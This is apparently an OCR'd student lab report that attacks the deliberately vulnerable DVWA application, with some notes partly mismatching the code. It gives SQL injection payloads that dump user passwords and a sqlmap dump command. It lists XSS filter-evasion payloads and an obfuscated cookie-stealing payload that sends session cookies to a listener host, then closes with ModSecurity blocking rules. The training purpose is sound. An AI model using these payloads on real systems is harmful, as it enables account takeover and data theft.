
ChatGPT Comparison chart

Feature	Low Security	Medium Security
Input source	`$_REQUEST`	`$_POST`
SQL query	`'... WHERE user_id = '$id';`	`'... WHERE user_id = $id;'`
Escaping/sanitization	❌ None	✅ `mysqli_real_escape_string()`
Quotes around input	✅ Single quotes	❌ None
Payload flexibility	Full string + logic injection	Only numeric-based injection
Injection difficulty	Very easy	Slightly harder (but still possible)


Create at least three different SQL injection payloads that bypass medium security

In this case and because it is easy. I am going to use burpsuite to send the requests


1. 1 or 1=1 Union Select user, password from users



2. 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1



3. 1 or 1=1



Use sqlmap to attempt automated exploitation at medium security level

Sintax of command:

```
sqlmap -u "http://192.168.98.137/dvwa/vulnerabilities/sqli/#" \
--cookie="security=medium; PHPSESSID=p7ffajg25sir07i09iusrroi5a" \
--data="id=1&Submit=Submit"
--batch --level=2 --risk=2 --dump
```

And what I got


```
sqlmap identified the following injection point(s) with a total of 4256 HTTP(s) req
---
Parameter: id (POST)
    Type: boolean-based blind
```

```
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (1387=1387) THEN 1 ELSE (SELECT 9237 U

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3558 FROM (SELECT(SLEEP(5)))aIFv)&Submit=Su

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1 UNION ALL SELECT CONCAT(0x716a6b7071,0x576a704b634a4
---
```

Change DVWA security to "hard" and attempt the same attacks

1. 1 or 1=1 Union Select user, password from users

2. 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
Vulnerability: SQL Injection
Click here to change your ID.
ID: 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1
First name: admin
Surname: admin
More Informati
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
192.168.98.137/dvwa/vulnerabilities/sqli/session-input.php#
Session ID: 1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() LI
Submit
Close

3. 1 or 1=1

As we can see the payloads used on medium level are no more effective on my hard level.

SQLmap

using the same command


```
[11:10:47] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 11:10:47 /2025-04-22/
```

Document which attacks succeeded and failed at each level

As we can see. My attacks for medium level were useless for the high level. But we can change our syntax in order to have a succesfull attack.

New Syntax:

1’ Union Select user, password From users#



Implement ModSecurity rules specifically designed to prevent the successful attacks

Just by turning On the modsecurity rules I am not able to do the sqlmap commands.


```
SecRule ARGS "@rx (\bUNION\b|\bSELECT\b|\bSLEEP\b|\bOR\b\s+\d=\d)" \
"phase:2,deny,log,status:403,id:1005,msg:'SQL Injection attempt blocked'"
```

This rule is trying to detect and block obvious SQL injection attempts using a few common patterns and keywords. It's a basic layer of defense and works well for simple injection vectors.

```
SecRule ARGS "@rx (<script|javascript:|onerror=|onload=)" \
"phase:2,deny,log,status:403,id:1006,msg:'XSS attack attempt blocked'"
```

Blocks any XSS payload

Test the effectiveness of your WAF rules against your payloads



D2 Ciberseguridad

Problem 3: Cross-Site Scripting (XSS) and WAF Evasion in DVWA

1. Objective

The goal of this exercise was to:

- Exploit **Reflected and Stored XSS** vulnerabilities in DVWA at **Medium** and **High** security levels.
- Develop **WAF-evading payloads** to bypass filters.
- Create a **cookie-stealing JavaScript payload**.
- Configure **ModSecurity with OWASP CRS** for XSS protection.
- Document **bypass techniques** and prevention strategies.

2. Environment and Tools

Attacker Machine (Kali Linux):

- **DVWA** (Damn Vulnerable Web App) hosted on Apache/MySQL.
- **Browser DevTools** (Chrome/Firefox) for payload analysis.
- **Python HTTP Server** (`python3 -m http.server 8000`) to receive stolen cookies.
- **ModSecurity + OWASP CRS** for WAF protection testing.

Defender Machine (DVWA Server):

- **Security Levels**: Medium → High.
- **WAF**: ModSecurity with OWASP Core Rule Set (CRS).

3. Methodology


3.1 Setting Up DVWA Security Levels

1. Logged into DVWA as `admin`.
2. Set security level:
   - **Medium**: `DVWA Security → Medium → Submit`.
   - **High**: Repeated with `High` setting.

3.2 Identifying XSS Vulnerabilities

Reflected XSS (Medium):

- **Payload Tested**: `<script>alert('XSS')</script>` → **Blocked**.




What was done:

- Tried injecting `<script>alert('XSS')</script>` in an input field — it was **blocked**.
- Then used a bypass: `<img src=x onerror=alert(1)>`, which was **executed**.

Analysis to do:


- Explain the nature of **reflected XSS**: the payload is immediately reflected back in the response.
- Analyze why the `<script>` tag was filtered, but the `<img onerror>` bypassed the filters (due to lack of event-handler sanitization).
- Mention how a WAF or filter failing to sanitize HTML tags like `<img>` or not detecting `onerror` events can lead to XSS.

- **Bypass Technique**: Used `<img src=x onerror=alert(1)>` → **Success** (image error handler executed).



Stored XSS (Medium):

- Injected `<svg onload=alert('Stored XSS')>` in the guestbook → **Executed on page reload**.




What was done:

- Injected `<svg onload=alert('Stored XSS')>` into a guestbook entry.

- The alert triggered on **page reload** — confirming stored XSS.

3.3 Developing WAF-Evading Payloads (Medium)

1. **Case Manipulation**: `<ScRiPt>alert(1)</ScRiPt>` → Bypassed case-sensitive filters.




Case Manipulation

- Payload: `<ScRiPt>alert(1)</ScRiPt>` → **Worked**.

Analysis:

- The WAF used case-sensitive filtering (e.g., blocks "`<script>`" but not variations in capitalization).
- Explain why relying on exact string matches is weak — attackers can easily obfuscate.

2. **HTML Entity Encoding**: `<a href="javascript:alert('erick')">Click</a>` → Evaded keyword detection.




HTML Entity Encoding

- Payload: `<a href="javascript:alert('erick')">Click</a>` → **Worked**.

Analysis:

- Encoding can evade filters that look for `"javascript:"` in plain text.
- Explain how browsers decode entities before rendering/executing them, while basic filters don't.

3. **Event Handlers**: `<input value="" onfocus=alert(1) autofocus>` → Triggered via input focus.



Event Handlers

- Payload: `<input value="" onfocus=alert(1) autofocus>` → **Worked**.


Analysis:

- The payload leverages the input's `onfocus` event, auto-triggered by the `autofocus` attribute.
- Filters not accounting for indirect JS execution via HTML attributes can be bypassed easily.

3.4 Cookie-Stealing Payload

```
<svg/onload="var xhr=new XMLHtt'+'pRequest();xhr.open('GET','http://192.168.244.144:8000/steal?cooki
e='+document['cookie']);xhr.send();">
```

- **¿Why it works?**
- `eval('f'+'etch')` avoid detection of `fetch`.
- `document['cookie']` avoid `document.cookie`.
- **Result**: Cookies logged in attacker's Python server (`GET /dvwa/vulnerabilities`).
- Execute in Kali terminal : `nc -lvnp 8000` or an HTTP listener to receive cookies with the host ip.




Analysis:

- Break down what each part of the payload does:


- `<svg/onload=...>` triggers execution.
- `document['cookie']` avoids detection of `document.cookie`.
- `XMLHtt'+'pRequest()` bypasses basic `XMLHttpRequest` keyword filters.

3.5 High Security Analysis

